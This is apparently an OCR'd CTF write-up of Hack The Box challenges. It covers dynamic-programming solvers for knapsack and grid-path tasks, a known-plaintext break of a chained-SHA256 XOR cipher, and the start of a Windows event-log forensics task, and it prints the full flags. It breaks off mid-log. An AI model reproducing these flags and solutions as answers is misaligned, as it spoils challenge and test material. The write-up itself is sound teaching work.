
Bag Secured

Challenge description



Step by step guide

Same as in the first challenge, it was required to write a script that would be capable of solving the provided problems.



script.py

```python
def knapsack(N, C, products):
    # Create a table to store the maximum value at each capacity
    dp = [0] * (C + 1)

    # Iterate through all products
    for w, v in products:
        # Update the dp array from the end to the start
        for c in range(C, w - 1, -1):
            dp[c] = max(dp[c], dp[c - w] + v)

    # The maximum value will be in dp[C]
    return dp[C]

def main():
    # Read input values from the file
    #import sys
    #input = sys.stdin.readlines
    #data = input().split()
    #print(f"DATA: {data}")
    with open('data.txt', 'r') as file:
        data = file.read().split()
```

```
    index = 0

    # Read the number of products N and the capacity C
    N = int(data[index])
    index += 1
    C = int(data[index])
    index += 1

    # Read the weight and value of each product
    products = []
    for _ in range(N):
        w = int(data[index])
        index += 1
        v = int(data[index])
        index += 1
        products.append((w, v))

    # Solve the knapsack problem
    result = knapsack(N, C, products)

    # Output the result
    print(result)

# Example usage:
if __name__ == "__main__":
    main()
```


```
38768 7839357183
37552 420885810
53041 1980040350
58847 7071841706
84257 479439023
70711 6534870581
87982 194145475
79799 6042386692
15991 492464756
978 1455721408
38357 9467520457
94017 9306905432
77889 8373728135
48163 6577427519
95303 3460218869
31460409287
You filled your bag with amazing weapons, your adventure will be a piece of cake now. Here is your reward: HTB{1f_Y0U
_7H0u9h7_KN4P54CK_W45_jU57_4_CRYp70_PR0bl3m_ch3Ck_4g41N_370f98489bb8814722d89d3faf1ee07e}
```

Flag

HTB{1f_Y0U_7H0u9h7_KN4P54CK_W45_jU57_4_CRYp70_PR0bl3m_ch3Ck_4g41N_370f98489bb8814722d89d3faf1ee07e}

Dynamic Paths

Challenge description



Step by step guide

One more interesting challenge in the “Coding” category.

```
You will be given a number of t = 100 grids for the different regions you need to pass. For every map you will have t
he below values:
        1. The dimensions i x j of the map grid where 2 <= i, j <= 100
        2. The numbers n_i,j symbolizing the distances between the blocks where 1 <= n_i,j <= 50
You will start at the top left element, and your goal is to reach the bottom right, while only being allowed to move
down or right, minimizing the sum of the numbers you pass. Provide the minimum sum.

Example Question:
        4 3
        2 5 1 9 2 3 9 1 3 11 7 4

This generates the following grid:
         2 5 1
         9 2 3
         9 1 3
        11 7 4

Example Response:
        17
(Optimal route is 2 -> 5 -> 2 -> 1 -> 3 -> 4)

Test 1/100
5 4
6 9 2 4 7 2 9 8 4 2 1 5 6 2 1 5 6 8 2 6
> 
```

script.py

```
def min_path_sum(grid, i, j):
   dp = [[0] * j for _ in range(i)]
```

```
    dp[0][0] = grid[0][0]

    for x in range(1, i):
        dp[x][0] = dp[x - 1][0] + grid[x][0]

    for y in range(1, j):
        dp[0][y] = dp[0][y - 1] + grid[0][y]

    for x in range(1, i):
        for y in range(1, j):
            dp[x][y] = min(dp[x - 1][y], dp[x][y - 1]) + grid[x][y]

    return dp[i - 1][j - 1]

def main():
    with open('grids.txt', 'r') as file:
        data = file.read().split()

    index = 0

    results = []

    i = int(data[index])
    j = int(data[index + 1])
    index += 2

    grid = []
    for x in range(i):
        row = list(map(int, data[index:index + j]))
        grid.append(row)
        index += j

    result = min_path_sum(grid, i, j)
    results.append(result)

    for res in results:
        print(res)

if __name__ == "__main__":
    main()
```

```
Test 100/100
38 27
37 14 8 32 42 11 47 25 44 20 11 29 24 13 50 33 13 24 28 11 48 44 31 41 27 36 20 25 33 29 38 9 8 40 1 21 7 1 31 29 25
1 5 7 42 26 12 28 24 16 37 39 37 47 7 45 24 24 26 42 1 28 47 42 4 19 9 35 3 33 43 49 20 30 20 21 4 44 16 45 11 48 19
31 25 35 13 38 8 40 26 50 32 39 15 19 21 14 50 39 41 3 30 2 28 25 2 9 1 18 23 36 24 48 43 20 3 34 10 3 45 32 32 21 8
46 49 49 40 4 2 34 29 29 2 13 17 27 35 34 47 4 35 8 31 31 16 28 18 12 38 2 18 9 35 15 22 30 32 10 13 23 23 36 33 10 4
5 1 14 5 1 18 30 37 8 26 26 34 33 29 20 21 20 7 38 46 37 41 48 21 6 37 24 34 22 29 9 39 19 36 20 25 5 6 20 36 34 14 4
0 45 43 15 23 19 14 24 32 23 15 40 20 35 8 49 39 42 45 49 29 12 42 41 26 23 26 42 11 49 15 39 12 28 28 7 49 20 47 19
36 32 18 4 3 36 20 23 47 27 6 23 25 41 31 45 28 3 49 43 17 41 48 24 43 10 15 19 40 4 11 37 25 30 42 3 24 4 29 50 30 3
1 31 36 46 40 16 8 3 40 25 17 5 4 20 19 32 3 29 27 15 36 45 17 24 15 22 7 35 32 43 7 47 9 49 22 29 47 15 24 17 42 15
5 28 48 38 31 34 28 35 27 12 8 17 13 14 15 11 37 39 49 49 30 33 30 47 12 23 19 31 7 16 25 40 49 21 7 28 50 44 19 19 3
 1 19 3 31 3 18 47 35 2 15 39 34 2 11 49 24 32 33 47 49 5 47 2 8 42 31 44 33 13 12 32 1 26 47 35 10 12 49 7 16 17 49
34 11 13 21 42 27 24 17 47 42 17 8 44 26 47 38 46 49 50 44 37 12 25 11 27 28 9 1 19 31 31 50 37 28 24 24 21 22 29 29
2 1 24 36 33 24 43 14 22 44 16 19 39 2 42 24 23 2 18 9 22 7 11 44 21 31 23 5 14 44 22 20 48 4 50 16 22 22 28 44 38 50
 3 11 9 39 20 22 32 4 13 46 8 50 20 47 18 19 26 14 37 11 9 42 33 42 43 16 16 4 32 26 29 44 35 36 43 32 8 34 29 45 2 1
8 30 8 33 36 23 41 1 32 50 1 26 33 40 45 12 50 24 47 34 37 4 6 7 12 8 30 49 30 11 41 15 46 29 31 27 31 15 37 1 28 15
35 42 47 40 17 16 18 25 9 13 40 8 21 19 7 3 8 47 30 20 35 19 36 10 39 16 38 20 42 21 36 20 49 17 5 23 42 3 15 26 23 2
 5 19 44 25 15 5 43 10 25 1 37 26 10 6 45 15 33 8 8 10 39 11 8 30 10 37 32 27 45 43 5 5 22 20 16 49 49 45 48 1 1 5 11
 18 38 46 20 3 7 27 26 45 42 32 16 19 46 31 1 1 26 22 8 10 44 3 46 46 4 4 14 37 22 11 10 8 39 42 40 49 21 29 4 25 17
32 29 25 19 35 48 27 42 45 6 10 18 14 11 43 7 26 30 5 26 24 36 15 31 39 30 36 13 3 49 23 12 21 48 37 48 37 32 44 40 2
1 5 31 49 6 6 1 36 22 37 33 43 49 28 20 37 26 14 21 13 21 22 31 50 18 24 10 41 48 34 7 44 36 22 36 43 1 29 2 34 35 33
 39 7 41 9 26 31 31 33 43 25 6 25 29 30 20 30 45 6 48 34 46 44 36 19 35 45 38 26 3 41 12 9 2 48 17 47 18 44 46 29 13
40 23 6 3 20 40 28 17 39 14 17 35 45 38 20 30 9 13 41 23 9 1 26 40 13 28 8 3 40 15 36 15 12 31 44 17 13 17 22 25 16 3
3 30 19 9 48 12 45 45 27 33 30 15 3 27 47 3 31 46 43 14 36 35 40 16 44 46 47 21 19 41 13 48 13 14 35 40 31 12 4 19 39
 28 48 29 2 22 36 35 31 9 9 23 1 23 1 48 37 6 33 8 29 3 12 11 24 37 41 16 43 32 48 13 30 2 45 43 13 43 32 28 24 4 11
47 27 1 29 27 39 1 31 27 10 37 48 2 16 6 37 14 14 8 5 24 3 7 11 33 3 46 50 23 12 4 12 33 25 35 23 34 5 9 36 7 28 41 4
1 24 45 19 22 32 23 28 22 41 38 36 1 19 6 21 24 14 34 47 43 22 32 28 42 33 1 3 22 4
> 990
You managed to traverse the maze of the underground and escape the behemoth. Here is your reward: HTB{b3h3M07H_5h0uld
_H4v3_57ud13D_dYM4m1C_pr09r4mm1n9_70_C47ch_y0u_73fadb9b548bfbd4f846254306d20dcb}
```


Flag

HTB{b3h3M07H_5h0uld_H4v3_57ud13D_dYM4m1C_pr09r4mm1n9_70_C47ch_y0u_73fadb9b548bfbd4f846254306d20dcb}

Crypto

eXciting Outpost Recon

Challenge description



Step by step guide


Downloaded script:

```
from hashlib import sha256

import os

LENGTH = 32



def encrypt_data(data, k):
   data += b'\x00' * (-len(data) % LENGTH)
   encrypted = b''

   for i in range(0, len(data), LENGTH):
       chunk = data[i:i+LENGTH]

       for a, b in zip(chunk, k):
           encrypted += bytes([a ^ b])

       k = sha256(k).digest()

   return encrypted


key = os.urandom(32)

with open('plaintext.txt', 'rb') as f:
   plaintext = f.read()

assert plaintext.startswith(b'Great and Noble Leader of the Tariaki')       # have
to make sure we are aptly sycophantic

with open('output.txt', 'w') as f:
   enc = encrypt_data(plaintext, key)
   f.write(enc.hex())
```

Given hash:
fd94e649fc4c898297f2acd4cb6661d5b69c5bb51448687f60c7531a97a0e683072bbd92adc5a871e9ab3c188741948e20ef9afe8bcc601555c29fa6b61de710a718571c09e89027413e2d94fd3126300eff106e2e4d0d4f7dc8744827731dc6ee587a982f4599a2dec253743c02b9ae1c3847a810778a20d1dff34a2c69b11c06015a8212d242ef807edbf888f56943065d730a703e27fa3bbb2f1309835469a3e0c8ded7d676ddb663fdb6508db9599018cb4049b00a5ba1690ca205e64ddc29fd74a6969b7dead69a7341ff4f32a3f09c349d92e0b21737f26a85bfa2a10d

Since we know the plaintext starts with "Great and Noble Leader of the Tariaki", we can use this to derive the key stream for the first block and then attempt to decrypt the rest of the ciphertext:

```python
from hashlib import sha256

LENGTH = 32

def decrypt_data(encrypted, initial_key):
    decrypted = b''
    k = initial_key

    for i in range(0, len(encrypted), LENGTH):
        chunk = encrypted[i:i+LENGTH]
        decrypted_chunk = bytes([a ^ b for a, b in zip(chunk, k)])
        decrypted += decrypted_chunk
        k = sha256(k).digest()

    return decrypted

# The known part of the plaintext
known_plaintext = b'Great and Noble Leader of the Tariaki'

# The encrypted data (in hexadecimal format)
encrypted_hex =
"fd94e649fc4c898297f2acd4cb6661d5b69c5bb51448687f60c7531a97a0e683072bbd92adc5a871e9
ab3c188741948e20ef9afe8bcc601555c29fa6b61de710a718571c09e89027413e2d94fd3126300eff1
06e2e4d0d4f7dc8744827731dc6ee587a982f4599a2dec253743c02b9ae1c3847a810778a20d1dff34a
2c69b11c06015a8212d242ef807edbf888f56943065d730a703e27fa3bbb2f1309835469a3e0c8ded7d
676ddb663fdb6508db9599018cb4049b00a5ba1690ca205e64ddc29fd74a6969b7dead69a7341ff4f32
a3f09c349d92e0b21737f26a85bfa2a10d"

# Convert the hex string to bytes
encrypted_bytes = bytes.fromhex(encrypted_hex)

# Extract the first block of the ciphertext and known plaintext
encrypted_first_block = encrypted_bytes[:LENGTH]
known_plaintext_first_block = known_plaintext[:LENGTH]

# Derive the initial key by XORing the first block of the ciphertext with the known
plaintext
initial_key = bytes([a ^ b for a, b in zip(encrypted_first_block,
known_plaintext_first_block)])

# Decrypt the data
plaintext = decrypt_data(encrypted_bytes, initial_key)

# Print the plaintext
print(plaintext)
```




Flag

HTB{x0r_n0t_s0_s4f3!}

Forensics


Caving

Challenge description



Step by step guide


Challenge consisted of downloadable *.evtx* files with logs of an attacker activity.



By default, these files cannot be reviewed in kali Linux. So I decided to automated the process of extracting information from Event Logs using the https://github.com/omerbenamram/evtx tool.

```
#!/bin/bash

function logger() {
 local TEXT="$(date +'%Y-%m-%d'): $1"
 echo $TEXT
 echo $TEXT >> logs.txt
}


logger "Starting script..."
logger "Navigating to Logs folder..."

cd Logs/

logger "Folder content..."
FILES_COUNT=$(ls | wc -l)
```

```
for i in $(seq 1 "$FILES_COUNT"); do
 CURR_FILE=$(ls | head -n "$i" | tail -n 1)
 logger "Current file: $CURR_FILE"
 ../evtx_dump-v0.8.2-x86_64-unknown-linux-gnu "$CURR_FILE" >> logs.txt
done

logger "Finished"
```




Then, I started the process of reviewing the produced XML files.

```
Microsoft-Windows-Kernel-WHEA%4Errors.evtx
Microsoft-Windows-Kernel-WHEA%4Operational.evtx
'Microsoft-Windows-Known Folders API Service.evtx'
Microsoft-Windows-LiveId%4Operational.evtx
Microsoft-Windows-MUI%4Admin.evtx
Microsoft-Windows-MUI%4Operational.evtx
Microsoft-Windows-NCSI%4Operational.evtx
Microsoft-Windows-NetworkProfile%4Operational.evtx
Microsoft-Windows-Ntfs%4Operational.evtx
Microsoft-Windows-Ntfs%4WHC.evtx
Microsoft-Windows-Partition%4Diagnostic.evtx
Microsoft-Windows-PowerShell%4Admin.evtx
Microsoft-Windows-PowerShell%4Operational.evtx
Microsoft-Windows-PrintService%4Admin.evtx
Microsoft-Windows-Privacy-Auditing%4Operational.evtx
Microsoft-Windows-Program-Compatibility-Assistant%4CompatAfterUpgrade.evtx
Microsoft-Windows-Provisioning-Diagnostics-Provider%4Admin.evtx
Microsoft-Windows-Provisioning-Diagnostics-Provider%4AutoPilot.evtx
Microsoft-Windows-Provisioning-Diagnostics-Provider%4ManagementService.evtx
Microsoft-Windows-PushNotification-Platform%4Admin.evtx
Microsoft-Windows-PushNotification-Platform%4Operational.evtx
Microsoft-Windows-ReadyBoost%4Operational.evtx
Microsoft-Windows-Regsvr32%4Operational.evtx
Microsoft-Windows-Resource-Exhaustion-Detector%4Operational.evtx
Microsoft-Windows-RestartManager%4Operational.evtx
Microsoft-Windows-Security-Mitigations%4KernelMode.evtx
Microsoft-Windows-Security-Mitigations%4UserMode.evtx
Microsoft-Windows-Security-SPP-UX-Notifications%4ActionCenter.evtx
Microsoft-Windows-SettingSync%4Debug.evtx
Microsoft-Windows-SettingSync%4Operational.evtx
Microsoft-Windows-ShellCommon-StartLayoutPopulation%4Operational.evtx
Microsoft-Windows-Shell-ConnectedAccountState%4ActionCenter.evtx
Microsoft-Windows-Shell-Core%4ActionCenter.evtx
Microsoft-Windows-Shell-Core%4AppDefaults.evtx
Microsoft-Windows-Shell-Core%4LogonTasksChannel.evtx
Microsoft-Windows-Shell-Core%4Operational.evtx
Microsoft-Windows-SmbClient%4Audit.evtx
Microsoft-Windows-SmbClient%4Connectivity.evtx
```

```
<Data Name="ScriptBlockText">$Radiation=&apos;Mozilla/5.0 (Windows NT 10.0; Win64;
